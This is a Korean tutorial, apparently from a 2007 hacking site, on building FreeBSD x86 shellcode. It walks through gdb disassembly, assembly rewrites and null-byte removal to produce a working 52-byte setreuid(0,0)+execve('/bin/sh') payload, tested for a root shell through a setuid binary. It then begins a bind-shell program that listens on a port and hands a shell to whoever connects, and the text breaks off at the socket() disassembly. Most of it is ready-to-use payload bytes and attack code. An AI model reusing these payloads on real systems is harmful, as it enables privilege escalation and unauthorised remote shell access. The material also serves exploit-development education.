

FreeBSD Shellcode 만들기

작성자: **graylynx** (graylynx at gmail.com)

작성일: 2007년 6월 21일 (마지막 수정일: 2007년 6월 21일)

http://powerhacker.net

※ 이 문서는 쉘코드를 만드는데 필요한 모든 내용을 포함하고 있지는 않습니다. 이 문서를 읽어보시기 전에 간단한 어셈블리 명령어와 C 언어 문법, 쉘코드에 대한 기초적인 내용을 미리 습득하신다면 더욱 더 쉽게 이해할 수 있을 겁니다 ^^

※ 글을 읽다가 궁금하신 점이 있거나, 틀린 부분을 발견하신다면 제 이메일 또는 파워해커 사이트로 연락 주세요~

목차

I. 소개

1. 작업환경 및 사용하는 툴 소개

--

```
[graylynx@freebsd62 ~]$ uname -a
FreeBSD freebsd62.localhost 6.2-RELEASE FreeBSD 6.2-RELEASE #0: Fri Jan 12 10:40:27 UTC 2007
root@dessler.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  i386
[graylynx@freebsd62 ~]$ gcc -v
Using built-in specs.
Configured with: FreeBSD/i386 system compiler
Thread model: posix
gcc version 3.4.6 [FreeBSD] 20060305
[graylynx@freebsd62 ~]$ gdb -v
GNU gdb 6.1.1 [FreeBSD]
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-marcel-freebsd".
[graylynx@freebsd62 ~]$
```

--

2. 작업 순서

우리는 다음과 같은 순서로 쉘코드를 만들겁니다.

a. 실행하고자 하는 코드를 C 언어로 작성
b. 위 C 코드를 컴파일 한 바이너리의 디어셈블리 코드 분석
c. 분석을 통해 필요한 디어셈블리 코드만 추출하여, 다시 어셈블리 코드로 작성
d. 작성한 어셈블리 코드를 다시 어셈블 한 뒤, 16진 코드로 변환
e. 0x00 문자 또는 필터링 되는 특정 문자 제거
f. 완성된 쉘코드테스트

3. Linux 쉘코드와 차이점

FreeBSD 와 Linux 모두 POSIX 표준을 따른다 해도 커널 내부는 완전히 다릅니다. 그렇기 때문에 같은 컴파일러로 컴파일을 하더라도 생성된 바이너리에는 많은 차이점이 존재합니다. 이 차이점만 잘 이해한다면 Linux 쉘코드를 FreeBSD 용으로 쉽게 변환할 수 있습니다. 여기서는 mkdir() 함수에 대한 FreeBSD 와 Linux 각각의 디어셈블리 코드를 비교해봄으로써, 서로간의 차이점을 알아보겠습니다.
먼저 실행하고자 하는 코드를 C 언어로 작성합니다.

--

```
[graylynx@freebsd62 ~/work/mkdir_op]$ cat mkdir.c
main()
{
        mkdir("powerhacker");
}
[graylynx@freebsd62 ~/work/mkdir_op]$
```

--

gcc 로 컴파일 한 뒤, gdb 로 디어셈블리 코드를 추출합니다.
(이때 –static 옵션을 줘야 분석하기가 편리합니다)

FreeBSD

--

```
[graylynx@freebsd62 ~/work/mkdir_op]$ gcc -static -o mkdir mkdir.c
[graylynx@freebsd62 ~/work/mkdir_op]$ gdb -q mkdir
(no debugging symbols found)...(gdb)
(gdb) disas main
Dump of assembler code for function main:
0x080481b4 <main+0>:    push   %ebp
0x080481b5 <main+1>:    mov    %esp,%ebp
0x080481b7 <main+3>:    sub    $0x8,%esp
0x080481ba <main+6>:    and    $0xfffffff0,%esp
0x080481bd <main+9>:    mov    $0x0,%eax
0x080481c2 <main+14>:   add    $0xf,%eax
0x080481c5 <main+17>:   add    $0xf,%eax
0x080481c8 <main+20>:   shr    $0x4,%eax
0x080481cb <main+23>:   shl    $0x4,%eax
0x080481ce <main+26>:   sub    %eax,%esp
0x080481d0 <main+28>:   sub    $0xc,%esp
0x080481d3 <main+31>:   push   $0x805b42a
0x080481d8 <main+36>:   call   0x8049730 <mkdir>
0x080481dd <main+41>:   add    $0x10,%esp
0x080481e0 <main+44>:   leave
0x080481e1 <main+45>:   ret
0x080481e2 <main+46>:   nop
0x080481e3 <main+47>:   nop
End of assembler dump.
(gdb) disas mkdir
Dump of assembler code for function mkdir:
0x08049730 <mkdir+0>:   mov    $0x88,%eax
0x08049735 <mkdir+5>:   int    $0x80
0x08049737 <mkdir+7>:   jb     0x8049728 <issetugid+12>
0x08049739 <mkdir+9>:   ret
0x0804973a <mkdir+10>:  nop
0x0804973b <mkdir+11>:  nop
End of assembler dump.
(gdb)
```

--

Linux

--

```
[graylynx@redhat9 mkdir_op]$ gcc -static -o mkdir mkdir.c
[graylynx@redhat9 mkdir_op]$ gdb -q mkdir
(gdb) disas main
Dump of assembler code for function main:
0x080481d0 <main+0>:    push   %ebp
0x080481d1 <main+1>:    mov    %esp,%ebp
```

```
0x080481d3 <main+3>:    sub    $0x8,%esp
0x080481d6 <main+6>:    and    $0xfffffff0,%esp
0x080481d9 <main+9>:    mov    $0x0,%eax
0x080481de <main+14>:   sub    %eax,%esp
0x080481e0 <main+16>:   sub    $0xc,%esp
0x080481e3 <main+19>:   push   $0x808ef68
0x080481e8 <main+24>:   call   0x804db70 <mkdir>
0x080481ed <main+29>:   add    $0x10,%esp
0x080481f0 <main+32>:   leave
0x080481f1 <main+33>:   ret
0x080481f2 <main+34>:   nop
0x080481f3 <main+35>:   nop
End of assembler dump.
(gdb) disas mkdir
Dump of assembler code for function mkdir:
0x0804db70 <mkdir+0>:   mov    %ebx,%edx
0x0804db72 <mkdir+2>:   mov    0x8(%esp,1),%ecx
0x0804db76 <mkdir+6>:   mov    0x4(%esp,1),%ebx
0x0804db7a <mkdir+10>:  mov    $0x27,%eax
0x0804db7f <mkdir+15>:  int    $0x80
0x0804db81 <mkdir+17>:  mov    %edx,%ebx
0x0804db83 <mkdir+19>:  cmp    $0xfffff001,%eax
0x0804db88 <mkdir+24>:  jae    0x804e4f0 <__syscall_error>
0x0804db8e <mkdir+30>:  ret
0x0804db8f <mkdir+31>:  nop
End of assembler dump.
(gdb)
--
```

"powerhacker" 문자열을 스택에 push 하고 mkdir 함수를 호출하는 코드는 같습니다. 그런데 mkdir 함수가 좀 달라 보이네요. 중요한 부분만 살펴보도록 하겠습니다.

Linux 에서는 생성하고자 하는 디렉토리의 이름 "powerhacker" 문자열을 ebx 레지스터에 복사한 뒤, mkdir 시스템콜을 호출하지만, FreeBSD 에는 이와 같은 코드가 없습니다. 즉, 레지스터로 인수를 전달하는 것이 아니라 시스템콜을 호출할 당시의 esp 레지스터 값을 참조하여 esp+4 주소에 있는 값을 인수로 인식합니다.

FreeBSD

```
--
(gdb) x/s 0x805b42a
0x805b42a <_fini+86>:    "powerhacker"
(gdb) b *mkdir+5
Breakpoint 1 at 0x8049735
(gdb) r
Starting program: /usr/home/graylynx/work/mkdir_op/mkdir

Breakpoint 1, 0x08049735 in mkdir ()
(gdb) info r esp
esp            0xbfbfebec       0xbfbfebec
```

```
(gdb) x/x $esp
0xbfbfebec:     0x080481dd
(gdb)
0xbfbfebf0:     0x0805b42a
(gdb)
--
```

위와 같이 gdb 로 확인해보면 시스템콜을 호출할 때 ebp 레지스터 + 4 의 위치에 "powerhacker" 문자열 (주소: 0x805b42a)이 들어있음을 알 수 있습니다.

4. mkdir() 연습

이를 토대로 다시 어셈블리 코드로 작성해 보겠습니다.

```
--
[graylynx@freebsd62 ~/work/mkdir_op]$ cat mkdir2.s
.globl main
main:
                jmp     .ph
mkdir:
                push    $0
                mov     $0x88, %eax
                int     $0x80
                mov     $1, %eax
                int     $0x80
                ret
.ph:
                call    mkdir
                .string "powerhacker"
[graylynx@freebsd62 ~/work/mkdir_op]$ gcc mkdir2.s -o mkdir2
[graylynx@freebsd62 ~/work/mkdir_op]$ ./mkdir2
[graylynx@freebsd62 ~/work/mkdir_op]$ ls -la
drwxr-xr-x  3 graylynx  graylynx     512  6 13 13:58 .
drwxr-xr-x  5 graylynx  graylynx     512  6 13 10:24 ..
-rwxr-xr-x  1 graylynx  graylynx  140703  6 13 13:39 mkdir
-rw-r--r--  1 graylynx  graylynx      34  6 13 13:39 mkdir.c
-rwxr-xr-x  1 graylynx  graylynx    4553  6 13 13:58 mkdir2
-rw-r--r--  1 graylynx  graylynx     157  6 13 13:57 mkdir2.s
drwx---r--  2 graylynx  graylynx     512  6 13 13:58 powerhacker
[graylynx@freebsd62 ~/work/mkdir_op]$
--
```

성공적으로 powerhacker 폴더가 만들어졌습니다. 약간의 설명을 덧붙이자면, call mkdir 을 할 때 이미 "powerhacker" 문자열에 대한 주소가 스택에 push 되므로 esp + 4 를 위해 더미값 4바이트만 한번 더 push 해주면 됩니다. (위에서는 push $0)

또한 mov $1, %eax 와 int $0x80 명령어는 프로그램의 올바른 종료를 위해 추가된 exit() 함수 입니다.

II. Local 쉘코드

그럼 이제 본격적으로 쉘코드를 만들어 볼까요? 여기서는 /bin/sh 를 실행시키는 코드를 작성해보겠습니다. 우선 다음과 같이 해당 코드를 C 언어로 작성합니다.

```
--
[graylynx@freebsd62 ~/work/local_sh]$ cat sh.c
#include <stdio.h>
int main()
{
        char *shell[2];
        shell[0] = "/bin/sh";
        shell[1] = NULL;
        execve(shell[0], shell, NULL);
}
[graylynx@freebsd62 ~/work/local_sh]$
--
```

컴파일 한 뒤, gdb 로 분석합니다.

```
--
[graylynx@freebsd62 ~/work/local_sh]$ gdb -q sh
(no debugging symbols found)...(gdb)
(gdb) disas main
Dump of assembler code for function main:
0x080481b4 <main+0>:    push   %ebp
0x080481b5 <main+1>:    mov    %esp,%ebp
0x080481b7 <main+3>:    sub    $0x8,%esp
0x080481ba <main+6>:    and    $0xfffffff0,%esp
0x080481bd <main+9>:    mov    $0x0,%eax
0x080481c2 <main+14>:   add    $0xf,%eax
0x080481c5 <main+17>:   add    $0xf,%eax
0x080481c8 <main+20>:   shr    $0x4,%eax
0x080481cb <main+23>:   shl    $0x4,%eax
0x080481ce <main+26>:   sub    %eax,%esp
0x080481d0 <main+28>:   movl   $0x805b44a,0xfffffff8(%ebp)
0x080481d7 <main+35>:   movl   $0x0,0xfffffffc(%ebp)
0x080481de <main+42>:   sub    $0x4,%esp
0x080481e1 <main+45>:   push   $0x0
0x080481e3 <main+47>:   lea    0xfffffff8(%ebp),%eax
0x080481e6 <main+50>:   push   %eax
0x080481e7 <main+51>:   pushl  0xfffffff8(%ebp)
0x080481ea <main+54>:   call   0x8048408 <execve>
0x080481ef <main+59>:   add    $0x10,%esp
0x080481f2 <main+62>:   leave
0x080481f3 <main+63>:   ret
End of assembler dump.
(gdb) disas execve
Dump of assembler code for function execve:
0x08048408 <execve+0>:  mov    $0x3b,%eax
0x0804840d <execve+5>:  int    $0x80
```

```
0x0804840f <execve+7>:  jb     0x8048400 <_set_tp+12>
0x08048411 <execve+9>:  ret
0x08048412 <execve+10>: nop
0x08048413 <execve+11>: nop
End of assembler dump.
(gdb)
--
```

중요한 코드만 추출해보면 다음과 같이 정리할 수 있습니다.

1. push $0x0
2. push (0x00 으로 끝나는 /bin/sh 문자열과 NULL 포인터를 담고 있는 포인터 배열의 주소)
3. push (0x00 으로 끝나는 /bin/sh 문자열의 주소)
4. mov $0x3b, %eax
5. int $0x80

이를 다시 어셈블리 코드로 작성합니다.

```
--
[graylynx@freebsd62 ~/work/local_sh]$ cat sh2.s
.globl main
main:
                jmp     binsh
shell:
                pop     %esi                    // esi = "/bin/sh" 문자열의 주소
                movb    $0x0, 0x7(%esi)         // 문자열 뒤에 0x00 붙임
                movl    %esi, 0x8(%esi)         // char *shell[2] 에 해당하는 포인터 변수 설정
                                                // esi+8 위치에 문자열의 주소 복사
                movl    $0x0, 0xc(%esi)         // esi+12 위치에 NULL 포인터 복사
                pushl   $0x0                    // execve() 함수의 3번째 인자
                leal    0x8(%esi), %ebx         // *shell 변수의 주소
                push    %ebx                    // execve() 함수의 2번째 인자
                push    %esi                    // execve() 함수의 1번째 인자
                pushl   $0x0                    // esp+4 를 맞추기 위한 dummy
                mov     $0x3b, %eax             // execve 시스템콜 번호
                int     $0x80                   // execve 시스템콜 호출
                mov     $0x01, %eax             // exit 시스템콜 번호
                int     $0x80                   // exit 시스템콜 호출
binsh:
                call    shell
                .string "/bin/sh"
[graylynx@freebsd62 ~/work/local_sh]$
--
```

위 코드를 어셈블 한 뒤, 16진 코드로 변환합니다.

```
--
[graylynx@freebsd62 ~/work/local_sh]$ gcc sh2.s -o sh2
[graylynx@freebsd62 ~/work/local_sh]$ objdump -d sh2
```

```
...
0804848c <main>:
 804848c:       eb 26                   jmp    80484b4 <binsh>

0804848e <shell>:
 804848e:       5e                      pop    %esi
 804848f:       c6 46 07 00             movb   $0x0,0x7(%esi)
 8048493:       89 76 08                mov    %esi,0x8(%esi)
 8048496:       c7 46 0c 00 00 00 00    movl   $0x0,0xc(%esi)
 804849d:       6a 00                   push   $0x0
 804849f:       8d 5e 08                lea    0x8(%esi),%ebx
 80484a2:       53                      push   %ebx
 80484a3:       56                      push   %esi
 80484a4:       6a 00                   push   $0x0
 80484a6:       b8 3b 00 00 00          mov    $0x3b,%eax
 80484ab:       cd 80                   int    $0x80
 80484ad:       b8 01 00 00 00          mov    $0x1,%eax
 80484b2:       cd 80                   int    $0x80

080484b4 <binsh>:
 80484b4:       e8 d5 ff ff ff          call   804848e <shell>
 80484b9:       2f                      das
 80484ba:       62 69 6e                bound  %ebp,0x6e(%ecx)
 80484bd:       2f                      das
 80484be:       73 68                   jae    8048528 <_fini+0x40>
...
--
```

위에서 op코드 부분만 추출하여, C 언어가 인식할 수 있게 바꾸면 다음과 같은 코드가 됩니다.

```
"₩xeb₩x26₩x5e₩xc6₩x46₩x07₩x00₩x89₩x76₩x08₩xc7₩x46₩x0c₩x00₩x00₩x00₩x00"
"₩x6a₩x00₩x8d₩x5e₩x08₩x53₩x56₩x6a₩x00₩xb8₩x3b₩x00₩x00₩x00₩xcd₩x80₩xb8"
"₩x01₩x00₩x00₩x00₩xcd₩x80₩xe8₩xd5₩xff₩xff₩xff₩x2f₩x62₩x69₩x6e₩x2f₩x73₩x68";
```

제대로 작동하는지 테스트 해볼까요?

```
--
[graylynx@freebsd62 ~/work/local_sh]$ cat sh2_op.c
char sh[] =
"₩xeb₩x26₩x5e₩xc6₩x46₩x07₩x00₩x89₩x76₩x08₩xc7₩x46₩x0c₩x00₩x00₩x00₩x00"
"₩x6a₩x00₩x8d₩x5e₩x08₩x53₩x56₩x6a₩x00₩xb8₩x3b₩x00₩x00₩x00₩xcd₩x80₩xb8"
"₩x01₩x00₩x00₩x00₩xcd₩x80₩xe8₩xd5₩xff₩xff₩xff₩x2f₩x62₩x69₩x6e₩x2f₩x73₩x68";

main()
{
        void(*shell)() = (void *)sh;
        shell();
}
[graylynx@freebsd62 ~/work/local_sh]$ gcc sh2_op.c -o sh2_op
[graylynx@freebsd62 ~/work/local_sh]$ su
```

```
Password:
[root@freebsd62 /home/graylynx/work/local_sh]# chown root sh2_op; chmod 4755 sh2_op
[root@freebsd62 /home/graylynx/work/local_sh]# exit
[graylynx@freebsd62 ~/work/local_sh]$ ./sh2_op
# id
uid=1001(graylynx) gid=1001(graylynx) euid=0(root) groups=1001(graylynx), 0(wheel)
#
--
```

작동은 되지만 uid 가 기존의 값으로 설정되어서 실질적으로 root 권한을 가질 수 없습니다.
쉘코드에 setreuid(0, 0) 부분을 추가해줍니다. (자세한 설명은 생략)

```
--
[graylynx@freebsd62 ~/work/local_sh]$ cat setreuid.c
main()
{
        setreuid(0, 0);
}
[graylynx@freebsd62 ~/work/local_sh]$ gcc -static setreuid.c -o setreuid
[graylynx@freebsd62 ~/work/local_sh]$ gdb -q setreuid
(no debugging symbols found)...(gdb)
(gdb) disas main
Dump of assembler code for function main:
0x080481b4 <main+0>:    push   %ebp
0x080481b5 <main+1>:    mov    %esp,%ebp
0x080481b7 <main+3>:    sub    $0x8,%esp
0x080481ba <main+6>:    and    $0xfffffff0,%esp
0x080481bd <main+9>:    mov    $0x0,%eax
0x080481c2 <main+14>:   add    $0xf,%eax
0x080481c5 <main+17>:   add    $0xf,%eax
0x080481c8 <main+20>:   shr    $0x4,%eax
0x080481cb <main+23>:   shl    $0x4,%eax
0x080481ce <main+26>:   sub    %eax,%esp
0x080481d0 <main+28>:   sub    $0x8,%esp
0x080481d3 <main+31>:   push   $0x0
0x080481d5 <main+33>:   push   $0x0
0x080481d7 <main+35>:   call   0x80483ec <setreuid>
0x080481dc <main+40>:   add    $0x10,%esp
0x080481df <main+43>:   leave
0x080481e0 <main+44>:   ret
0x080481e1 <main+45>:   nop
0x080481e2 <main+46>:   nop
0x080481e3 <main+47>:   nop
End of assembler dump.
(gdb) disas setreuid
Dump of assembler code for function setreuid:
0x080483ec <setreuid+0>:        mov    $0x7e,%eax
0x080483f1 <setreuid+5>:        int    $0x80
0x080483f3 <setreuid+7>:        jb     0x80483e4 <_init_tls+196>
0x080483f5 <setreuid+9>:        ret
0x080483f6 <setreuid+10>:       nop
```

```
0x080483f7 <setreuid+11>:       nop
End of assembler dump.
(gdb)
--
```

setreuid() 함수의 어셈블리 코드는 다음과 같습니다.

```
--
push   $0x0
push   $0x0
push   $0x0             // esp+4 를 위한 dummy
mov    $0x7e,%eax
int    $0x80
--
```

아까 만든 쉘코드의 앞부분에 추가해준 뒤, 16진 코드로 변환합니다.

```
--
[graylynx@freebsd62 ~/work/local_sh]$ objdump -d sh3
..
0804848c <main>:
 804848c:       eb 33                   jmp    80484c1 <binsh>

0804848e <shell>:
 804848e:       5e                      pop    %esi
 804848f:       6a 00                   push   $0x0
 8048491:       6a 00                   push   $0x0
 8048493:       6a 00                   push   $0x0
 8048495:       b8 7e 00 00 00          mov    $0x7e,%eax
 804849a:       cd 80                   int    $0x80
 804849c:       c6 46 07 00             movb   $0x0,0x7(%esi)
 80484a0:       89 76 08                mov    %esi,0x8(%esi)
 80484a3:       c7 46 0c 00 00 00 00    movl   $0x0,0xc(%esi)
 80484aa:       6a 00                   push   $0x0
 80484ac:       8d 5e 08                lea    0x8(%esi),%ebx
 80484af:       53                      push   %ebx
 80484b0:       56                      push   %esi
 80484b1:       6a 00                   push   $0x0
 80484b3:       b8 3b 00 00 00          mov    $0x3b,%eax
 80484b8:       cd 80                   int    $0x80
 80484ba:       b8 01 00 00 00          mov    $0x1,%eax
 80484bf:       cd 80                   int    $0x80

080484c1 <binsh>:
 80484c1:       e8 c8 ff ff ff          call   804848e <shell>
 80484c6:       2f                      das
 80484c7:       62 69 6e                bound  %ebp,0x6e(%ecx)
 80484ca:       2f                      das
 80484cb:       73 68                   jae    8048535 <_fini+0x41>
..
```

--

만들어진 쉘코드를 테스트 해보겠습니다.

--
```
[graylynx@freebsd62 ~/work/local_sh]$ cat sh3_op.c
char sh[] =
"₩xeb₩x33₩x5e₩x6a₩x00₩x6a₩x00₩x6a₩x00₩xb8₩x7e₩x00₩x00₩x00₩xcd₩x80"
"₩xc6₩x46₩x07₩x00₩x89₩x76₩x08₩xc7₩x46₩x0c₩x00₩x00₩x00₩x00₩x6a₩x00"
"₩x8d₩x5e₩x08₩x53₩x56₩x6a₩x00₩xb8₩x3b₩x00₩x00₩x00₩xcd₩x80₩xb8₩x01"
"₩x00₩x00₩x00₩xcd₩x80₩xe8₩xc8₩xff₩xff₩xff₩x2f₩x62₩x69₩x6e₩x2f₩x73₩x68";

main()
{
        void(*shell)() = (void *)sh;
        shell();
}
[graylynx@freebsd62 ~/work/local_sh]$ gcc sh3_op.c -o sh3_op
[graylynx@freebsd62 ~/work/local_sh]$ su
Password:
[root@freebsd62 /home/graylynx/work/local_sh]# chown root sh3_op; chmod 4755 sh3_op
[root@freebsd62 /home/graylynx/work/local_sh]# exit
[graylynx@freebsd62 ~/work/local_sh]$ ./sh3_op
# id
uid=0(root) gid=0(wheel) egid=1001(graylynx) groups=1001(graylynx), 0(wheel)
#
```
--

우리의 목적대로 uid 를 0 으로 만들었습니다.
하지만 이 쉘코드도 완벽하진 않습니다. 왜냐면, 0x00 이 코드 내에 포함되어있기 때문이죠. (위의 코드에서 진하게 적혀있는 **00** 들..) 우리가 쉘코드를 삽입하고자 하는 프로그램은 보통 strcpy() 나 gets() 등의 문자열 함수를 통해 입력을 받기 때문에, 코드 중간에 0x00 이 포함되어있다면 그 앞부분까지만 입력이 되고 나머지 코드들은 잘리게 됩니다. 완벽한 쉘코드를 만드려면 코드 내에 포함되어있는 모든 0x00 을 제거해야 합니다.

사실 제거 작업은 간단합니다. 0x00 이 포함된 코드를 같은 동작을 하는 다른 코드로 바꿔주기만 하면 됩니다. 예를 들어 pushl $0 명령은 xor %eax, %eax 와 push %eax 로 바꿔 표현할 수 있습니다.

0x00 이 제거된 코드는 다음과 같습니다.

--
```
[graylynx@freebsd62 ~/work/local_sh]$ objdump -d sh4
…
0804848c <main>:
 804848c:       eb 26                   jmp    80484b4 <binsh>

0804848e <shell>:
```

```
 804848e:       5e                      pop    %esi
 804848f:       31 c0                   xor    %eax,%eax
 8048491:       50                      push   %eax
 8048492:       50                      push   %eax
 8048493:       50                      push   %eax
 8048494:       b0 7e                   mov    $0x7e,%al
 8048496:       cd 80                   int    $0x80
 8048498:       31 c0                   xor    %eax,%eax
 804849a:       88 46 07                mov    %al,0x7(%esi)
 804849d:       89 76 08                mov    %esi,0x8(%esi)
 80484a0:       89 46 0c                mov    %eax,0xc(%esi)
 80484a3:       ff 76 0c                pushl  0xc(%esi)
 80484a6:       8d 5e 08                lea    0x8(%esi),%ebx
 80484a9:       53                      push   %ebx
 80484aa:       56                      push   %esi
 80484ab:       50                      push   %eax
 80484ac:       b0 3b                   mov    $0x3b,%al
 80484ae:       cd 80                   int    $0x80
 80484b0:       b0 01                   mov    $0x1,%al
 80484b2:       cd 80                   int    $0x80

080484b4 <binsh>:
 80484b4:       e8 d5 ff ff ff          call   804848e <shell>
 80484b9:       2f                      das
 80484ba:       62 69 6e                bound  %ebp,0x6e(%ecx)
 80484bd:       2f                      das
 80484be:       73 68                   jae    8048528 <_fini+0x40>
...
--
```

그럼 최종적으로 만들어진 쉘코드를 테스트 해보겠습니다.

```
--
[graylynx@freebsd62 ~/work/local_sh]$ cat sh4_op.c
char sh[] =
"₩xeb₩x26₩x5e₩x31₩xc0₩x50₩x50₩x50₩xb0₩x7e₩xcd₩x80₩x31₩xc0₩x88₩x46₩x07"
"₩x89₩x76₩x08₩x89₩x46₩x0c₩xff₩x76₩x0c₩x8d₩x5e₩x08₩x53₩x56₩x50₩xb0₩x3b"
"₩xcd₩x80₩xb0₩x01₩xcd₩x80₩xe8₩xd5₩xff₩xff₩xff₩x2f₩x62₩x69₩x6e₩x2f₩x73₩x68";

main()
{
        printf("Length = %d bytes₩n", strlen(sh));
        void(*shell)() = (void *)sh;
        shell();
}
[graylynx@freebsd62 ~/work/local_sh]$ gcc sh4_op.c -o sh4_op
[graylynx@freebsd62 ~/work/local_sh]$ su
Password:
[root@freebsd62 /home/graylynx/work/local_sh]# chown root sh4_op; chmod 4755 sh4_op
[root@freebsd62 /home/graylynx/work/local_sh]# exit
[graylynx@freebsd62 ~/work/local_sh]$ ./sh4_op
Length = 52 bytes
```

```
# id
uid=0(root) gid=0(wheel) egid=1001(graylynx) groups=1001(graylynx), 0(wheel)
#
```

--

잘 작동하네요. :)

쉘코드를 만드는 것 자체는 방법만 알면 그리 어렵지 않습니다. 중요한 건 그 안에 어떤 참신한 코드를 가지고 있느냐죠. 곧 이어 설명할 Bind 쉘코드와 Reverse 쉘코드를 통해서 -우리가 원하는- 좀 더 고급스러운 쉘코드를 만들어보도록 하겠습니다.

III. Bind 쉘코드

Bind 쉘코드는 소켓을 생성하고, 포트를 열고, 패킷 수신을 기다리다가 요청이 들어오면 /bin/sh 에 대한 입출력을 연결해주는 일을 하게 됩니다.
일단 C 언어로 작성해봐야겠죠?

--

```
[graylynx@freebsd62 ~/work/bind_sh]$ cat bind_sh.c
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define PORT 0x7700

int serv_sock;
int clnt_sock;
struct sockaddr_in serv_addr;

char *sh[2] = {"/bin/sh", NULL};

int main()
{
        if(fork() == 0) {
                serv_sock = socket(PF_INET, SOCK_STREAM, 0);
                serv_addr.sin_family = AF_INET;
                serv_addr.sin_addr.s_addr = htonl(INADDR_ANY);
                serv_addr.sin_port = htons(PORT);
                bind(serv_sock, (struct sockaddr *)&serv_addr, sizeof(serv_addr));
                listen(serv_sock, 1);
                clnt_sock = accept(serv_sock, NULL, NULL);
                dup2(clnt_sock, 0);
                dup2(clnt_sock, 1);
                dup2(clnt_sock, 2);
                execve(sh[0], sh, 0);
        }
}
[graylynx@freebsd62 ~/work/bind_sh]$
```

--

컴파일 한 뒤, gdb 로 분석해보도록 하죠.
분석하기 쉽게 함수 별로 따로 분석한 다음, 나중에 하나의 코드로 합치도록 하겠습니다.

먼저 main() 함수

--

```
[graylynx@freebsd62 ~/work/bind_sh]$ gcc -static bind_sh.c -o bind_sh
[graylynx@freebsd62 ~/work/bind_sh]$ gdb -q bind_sh
(no debugging symbols found)...(gdb)
(gdb) disas main
Dump of assembler code for function main:
0x080481b4 <main+0>:    push   %ebp
0x080481b5 <main+1>:    mov    %esp,%ebp
0x080481b7 <main+3>:    sub    $0x8,%esp
0x080481ba <main+6>:    and    $0xfffffff0,%esp
0x080481bd <main+9>:    mov    $0x0,%eax
0x080481c2 <main+14>:   add    $0xf,%eax
0x080481c5 <main+17>:   add    $0xf,%eax
0x080481c8 <main+20>:   shr    $0x4,%eax
0x080481cb <main+23>:   shl    $0x4,%eax
0x080481ce <main+26>:   sub    %eax,%esp
0x080481d0 <main+28>:   call   0x8048508 <fork>
0x080481d5 <main+33>:   test   %eax,%eax
0x080481d7 <main+35>:   jne    0x80482b8 <main+260>
0x080481dd <main+41>:   sub    $0x4,%esp
0x080481e0 <main+44>:   push   $0x0
0x080481e2 <main+46>:   push   $0x1
0x080481e4 <main+48>:   push   $0x2
0x080481e6 <main+50>:   call   0x8049864 <socket>
0x080481eb <main+55>:   add    $0x10,%esp
0x080481ee <main+58>:   mov    %eax,0x8062cc4
0x080481f3 <main+63>:   movb   $0x2,0x8062ccd
0x080481fa <main+70>:   sub    $0xc,%esp
0x080481fd <main+73>:   push   $0x0
0x080481ff <main+75>:   call   0x80482d4 <__bswap32>
0x08048204 <main+80>:   add    $0x10,%esp
0x08048207 <main+83>:   mov    %eax,0x8062cd0
0x0804820c <main+88>:   sub    $0xc,%esp
0x0804820f <main+91>:   push   $0x7700
0x08048214 <main+96>:   call   0x80482bc <__bswap16>
0x08048219 <main+101>:  add    $0x10,%esp
0x0804821c <main+104>:  mov    %ax,0x8062cce
0x08048222 <main+110>:  sub    $0x4,%esp
0x08048225 <main+113>:  push   $0x10
0x08048227 <main+115>:  push   $0x8062ccc
0x0804822c <main+120>:  pushl  0x8062cc4
0x08048232 <main+126>:  call   0x8049800 <bind>
0x08048237 <main+131>:  add    $0x10,%esp
0x0804823a <main+134>:  sub    $0x8,%esp
0x0804823d <main+137>:  push   $0x1
0x0804823f <main+139>:  pushl  0x8062cc4
```

```
0x08048245 <main+145>:  call   0x80497d8 <listen>
0x0804824a <main+150>:  add    $0x10,%esp
0x0804824d <main+153>:  sub    $0x4,%esp
0x08048250 <main+156>:  push   $0x0
0x08048252 <main+158>:  push   $0x0
0x08048254 <main+160>:  pushl  0x8062cc4
0x0804825a <main+166>:  call   0x80497ec <accept>
0x0804825f <main+171>:  add    $0x10,%esp
0x08048262 <main+174>:  mov    %eax,0x8062cc8
0x08048267 <main+179>:  sub    $0x8,%esp
0x0804826a <main+182>:  push   $0x0
0x0804826c <main+184>:  pushl  0x8062cc8
0x08048272 <main+190>:  call   0x80497c4 <dup2>
0x08048277 <main+195>:  add    $0x10,%esp
0x0804827a <main+198>:  sub    $0x8,%esp
0x0804827d <main+201>:  push   $0x1
0x0804827f <main+203>:  pushl  0x8062cc8
0x08048285 <main+209>:  call   0x80497c4 <dup2>
0x0804828a <main+214>:  add    $0x10,%esp
0x0804828d <main+217>:  sub    $0x8,%esp
0x08048290 <main+220>:  push   $0x2
0x08048292 <main+222>:  pushl  0x8062cc8
0x08048298 <main+228>:  call   0x80497c4 <dup2>
0x0804829d <main+233>:  add    $0x10,%esp
0x080482a0 <main+236>:  sub    $0x4,%esp
0x080482a3 <main+239>:  push   $0x0
0x080482a5 <main+241>:  push   $0x805e00c
0x080482aa <main+246>:  pushl  0x805e00c
0x080482b0 <main+252>:  call   0x80484f4 <execve>
0x080482b5 <main+257>:  add    $0x10,%esp
0x080482b8 <main+260>:  leave
0x080482b9 <main+261>:  ret
0x080482ba <main+262>:  mov    %esi,%esi
End of assembler dump.
(gdb)
```

--

fork()함수

--

```
(gdb) disas fork
Dump of assembler code for function fork:
0x080489e4 <fork+0>:    mov    $0x2,%eax
0x080489e9 <fork+5>:    int    $0x80
0x080489eb <fork+7>:    jb     0x80489dc <execve+12>
0x080489ed <fork+9>:    ret
0x080489ee <fork+10>:   nop
0x080489ef <fork+11>:   nop
End of assembler dump.
(gdb)
```

--

socket() 함수

--

```
(gdb) disas socket
